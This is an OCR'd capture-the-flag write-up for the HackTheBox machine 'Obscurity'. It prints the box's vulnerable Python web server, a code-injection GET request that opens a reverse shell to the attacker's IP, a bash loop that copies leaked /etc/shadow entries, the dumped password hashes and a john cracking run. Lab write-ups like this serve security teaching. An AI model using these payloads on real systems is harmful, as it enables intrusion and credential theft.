
HackTheBox : Obscurity

@muemmelmoehre

May 24, 2020

Obscurity was a medium rated Linux box on the platform *hackthebox.eu* at the IP address *10.10.10.168*. The box got retired on May, 09 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline


1. Go to `http://10.10.10.168:8080` and find a hint pointing to their `SuperSecureServer.py` in a secret development directory.
2. Use `Burp Intruder` to locate that secret development folder : `develop`. Retrieve the script and review its code.
3. Exploit the `serveDoc()` function in the script with a handcrafted `GET` request to get a low privilege reverse shell on the box as user *www-data*.
4. Discover `SuperSecureCrypt.py`, `passwordreminder.txt` and some test files in `/home/robert`. Review the encryption routine.
5. Write a python script to reverse the encryption on the test files and find the key : **alexandrovich**.
6. Use the key for decrypting `passwordreminder.txt` to retrieve *robert*'s password : **SecThruObsFTW**.
7. `SSH` in as user *robert* and grab the user flag.
8. Discover `BetterSSH.py` in `/home/robert/BetterSSH` and review its code.
9. Write a bash script that copies the contents of `/tmp/SSH` before the `BetterSSH.py` script deletes it. Run `BetterSSH.py` with *robert*'s credentials.
10. Grab the copied output and crack the *root* hash with `john` : **mercedes**.
11. Change to user *root* with `su root` and grab the *root* flag.

2 Details


2.1 Initial foothold

2.1.1 `SuperSecureServer.py`


The box serves a web page on `http://10.10.10.168:8080`. The web page contains a message to the server developers, giving away that there is a secret development directory that contains the web server's code :




With some help of `Burp Suite`'s `Intruder` functionality and some educated guessing, it is possible to locate said secret development directory. First, capture a `GET` request to the host and send it to the `intruder` :




By placing §§ around a part of the url, is it possible to mark the exact spot we want to test out :



As we know from the hint on the web page, we're looking for some kind of development directory - chances are, the name of the directory is `development` or something similar. We can simply manually define a list of terms to test that the `intruder` will then inject into the url :




The different status from the response, `200` instead of `404`, shows us the right name : **develop** :



Request	Payload	Status	Error	Timeout	Length
0		404			356
1	dev	404			358
2	devel	404			360
3	develop	200			6073
4	development	404			366
5	secret	404			361
6	secret_development	404			373
7	secret_devel	404			367
8	secret_dev	404			365
9	sec_dev	404			362
10	sec_devel	404			364
11	sdijfglijdf	404			366

The next step is to retrieve the script from `http://10.10.10.168:8080/develop/SuperSecureServer.py` :




```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess
```

```
respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}

{body}
"""
DOC_ROOT = "DocRoot"

CODES = {"200": "OK",
        "304": "NOT MODIFIED",
        "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN"
    , "404": "NOT FOUND",
        "500": "INTERNAL SERVER ERROR"}

MIMES = {"txt": "text/plain", "css":"text/css", "html":"text/html", "
    png": "image/png", "jpg":"image/jpg",
        "ttf":"application/octet-stream","otf":"application/octet-
    stream", "woff":"font/woff", "woff2": "font/woff2",
        "js":"application/javascript","gz":"application/zip", "py":"
    text/plain", "map": "application/octet-stream"}


class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y %H:%
    M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)

class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
            self.good = False

    def parseRequest(self, request):
        req = request.strip("\r").split("\n")
        method,doc,vers = req[0].split(" ")
```

```
        header = req[1:-3]
        body = req[-1]
        headerDict = {}
        for param in header:
            pos = param.find(": ")
            key, val = param[:pos], param[pos+2:]
            headerDict.update({key: val})
        return {"method": method, "doc": doc, "vers": vers, "header":
    headerDict, "body": body}


class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args = (
    client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()
                else:
                    raise error('Client disconnected')
            except:
                client.close()
                return False

    def handleRequest(self, request, conn, address):
        if request.good:
#             try:
                # print(str(request.method) + " " + str(request.doc),
    end=' ')
                # print("from {0}".format(address[0]))
#             except Exception as e:
#                 print(e)
```

```
            document = self.serveDoc(request.doc, DOC_ROOT)
            statusNum=document["status"]
        else:
            document = self.serveDoc("/errors/400.html", DOC_ROOT)
            statusNum="400"
        body = document["body"]

        statusCode=CODES[statusNum]
        dateSent = ""
        server = "BadHTTPServer"
        modified = ""
        length = len(body)
        contentType = document["mime"] # Try and identify MIME type
from string
        connectionType = "Closed"


        resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
        )

        data = resp.stringResponse()
        if not data:
            return -1
        conn.send(data.encode())
        return 0

    def serveDoc(self, path, docRoot):
        path = urllib.parse.unquote(path)
        try:
            info = "output = 'Document: {}'" # Keep the output for
later debug
            exec(info.format(path)) # This is how you do string
formatting, right?
            cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[-1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
```

```
                    data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
                    data = f.read().format(path)
                status = "404"
        except Exception as e:
            print(e)
            errorPage = os.path.join(docRoot, "errors", "500.html")
            mime = "text/html"
            with open(errorPage, "r") as f:
                data = f.read()
            status = "500"
        return {"body": data, "mime": mime, "status": status}
```


The `serveDoc()` function contains an `exec()` call we can abuse :

```
info = "output = 'Document: {}'" # Keep the output for later debug
exec(info.format(path)) # This is how you do string formatting, right?
```

Time to fire up `ipython` and play around a little with that code in order to understand, what it actually does. Turns out, these lines format `path` and then execute whatever was passed into `path` on the server. As the `serveDoc()` function is part of the web server's code, it is possible to pass values into `path` via a `GET` request to the web server. After some fiddling[1], this `GET` request returns us a low privilege reverse shell as *www-data* :

```
GET bob';s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
   (("10.10.15.46",9876));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
   os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'bob
   HTTP/1.1
Host: 10.10.10.168:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
   Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

[1] Actually a whole lot - and a lot of swearing - to get the syntax right...



Some take aways from this part :

- Be careful to use `;` at the beginning and at the end to make sure that your injected command gets interpreted as a new command.
- No need to call `python` or to import any libraries - we're injecting python into a python program that has already loaded the necessary librairies.

2.2 User

2.2.1 Privilege escalation to user robert

As *www-data*, discover a `python` script with a weak homemade encryption routine in `/home/robert` :

```
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
```

```
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted

parser = argparse.ArgumentParser(description='Encrypt with Obscura\'s
   encryption algorithm')

parser.add_argument('-i',
                    metavar='InFile',
                    type=str,
                    help='The file to read',
                    required=False)

parser.add_argument('-o',
                    metavar='OutFile',
                    type=str,
                    help='Where to output the encrypted/decrypted file'
   ,
                    required=False)

parser.add_argument('-k',
                    metavar='Key',
                    type=str,
                    help='Key to use',
                    required=False)

parser.add_argument('-d', action='store_true', help='Decrypt mode')

args = parser.parse_args()

banner = "################################\n"
banner+= "#           BEGINNING          #\n"
banner+= "#    SUPER SECURE ENCRYPTOR    #\n"
banner+= "################################\n"
banner += "  ############################\n"
banner += "  #         FILE MODE        #\n"
banner += "  ############################"
print(banner)
if args.o == None or args.k == None or args.i == None:
    print("Missing args")
else:
    if args.d:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Decrypting...")
        decrypted = decrypt(data, args.k)
```

```
        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(decrypted)
    else:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Encrypting...")
        encrypted = encrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(encrypted)
```

The encryption script takes in the cleartext and a key and performs some basic arithmetics on the unicode character codes for encryption :

```
newChr = chr((newChr + ord(keyChr)) % 255)
```

and decryption :

```
newChr = chr((newChr - ord(keyChr)) % 255)
```

At the same location, there are also some test files, cleartext and encrypted, that allow us to retrieve the key. While it is possible to find the key manually, `python` can give us a hand with the heavy lifting :

```
clear = "Encrypting this file with your key should result in out.txt, make sure your key is correct!"
cipher = """¦ÚÊêÚÞØÛÝÝ  ×ÐÊß
ÞËÚÉæßÝËÚÛÚêÙÉëéÑÒÝÍÐ
êÆáÙÞãÒÑÐáÙ¦Õæ0ãÊÎÎßÚêÆÝáäè     ÎÍÚÎëÑÓäáÛÎ×    v"""
a = 0
b = ""
key = ""
i = 0

while i < 30:
    a = (ord(cipher[i]) - ord(clear[i])) % 255
    b = chr(a)
    key += b
    i += 1
    print(key)
```

Running this script on the provided cleartext file `check.txt` and the corresponding ciphertext file `out.txt` yields the key : **alexandrovich**[2].

[2]For my script, I used `base64` for copying the data over to my machine but decided to decode it and use the raw string with non printable characters for retrieving the key. This is most likely the reason why I encountered errors for the rear part of the key - my script gave me **alexandrovèch** as output. Close, but not quite right. Luckily, my sparse knowledge of Russian came to the rescue!

Back on the *www-data* shell, we can run the `SuperSecureCrypt.py` script on the `passwordreminder.txt` file with the key and therefore grab *robert*'s password **SecThruObsFTW** :

```
www-data@obscure:/home/robert$ python3 SuperSecureCrypt.py -i passwordreminder.txt -o /tmp/.bob -k alexandrovich -d
lexandrovich -dcureCrypt.py -i passwordreminder.txt -o /tmp/.bob -k al
##############################
#       BEGINNING            #
#    SUPER SECURE ENCRYPTOR    #
##############################
  ########################
  #       FILE MODE      #
  ########################
Opening file passwordreminder.txt...
Decrypting...
Writing to /tmp/.bob...
www-data@obscure:/home/robert$ cat /tmp/.bob
cat /tmp/.bob
SecThruObsFTW
```

Some take aways from this part :

- Playing with unicode codes doesn't always yield printable characters. `Base64` encoding can help if you need to transfer the data anyway.
- Don't be shy to pick up a new language, you'll never know when it might pay off...

2.2.2 User flag

`SSH` in as *robert* and grab the user flag in `/home/robert/user.txt`.

2.3 Root

2.3.1 `BetterSSH`

There is another interesting script accessible in `/home/robert/BetterSSH` :

```
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k
    =8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
    data = [(p.split(":") if "$" in p else None) for p in data]
    passwords = []
```

```
    for x in data:
        if not x == None:
            passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u',  session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=
   subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: '  + e.decode('ascii')) if len(e.decode('ascii'))
    > 0 else print('')
```

The script uses the provided credentials to elevate its privileges to *root* and outputs the content of `/etc/shadow` to `/tmp/SSH/`. Password hashes from `/etc/shadow`, that's some juicy information! The only drawback is that the script also deletes that same output

before it is done executing... Time to write a small `bash` script that copies anything in `/tmp/SSH/` to a more permanent location :

```
while true
    do
        for file in /tmp/SSH/*
            do
                cp \$file /tmp/.bob/;
                    done;
    done;
```

Running the `bash` script and running the `python` script with `sudo python3 /home/robert/BetterSSH/BetterSSH.py` and *robert*'s credentials gives us the password hashes for both *root* and *robert* :


```
root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSijW1GQu
ssvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7




robert
$6$fZZcDG7g$lfO35GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvWO0XU.TCIHgavst7Lj8w
LF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7
```

2.3.2 Privilege escalation to user root

The next step is to copy the *root* hash (second line from the output) into a seperate text file and feed it into `john` for cracking : **mercedes**.

```
root@[redacted]# ./john [redacted]obscurity/loot/root_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst, rules:Wordlist
mercedes         (?)
1g 0:00:00:02 DONE 2/3 (2020-04-09 22:42) 0.4291g/s 274.6p/s 274.6c/s 274.6C/s crystal..porter
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

As *robert*, `su root` to user *root* with his password **mercedes** and grab the *root* flag at `/root/root.txt`.


robert@obscure:/tmp$ su
Password:
root@obscure:/tmp# cd /home
root@obscure:/home# cd /root
root@obscure:~# ls -l
total 4
-rw-r--r-- 1 root root 33 Sep 25 2019 root.txt
root@obscure:~# cat root
cat: root: No such file or directory
root@obscure:~# cat root.txt
root@obscure:~# whoami
root
root@obscure:~# hostname
obscure
root@obscure:~#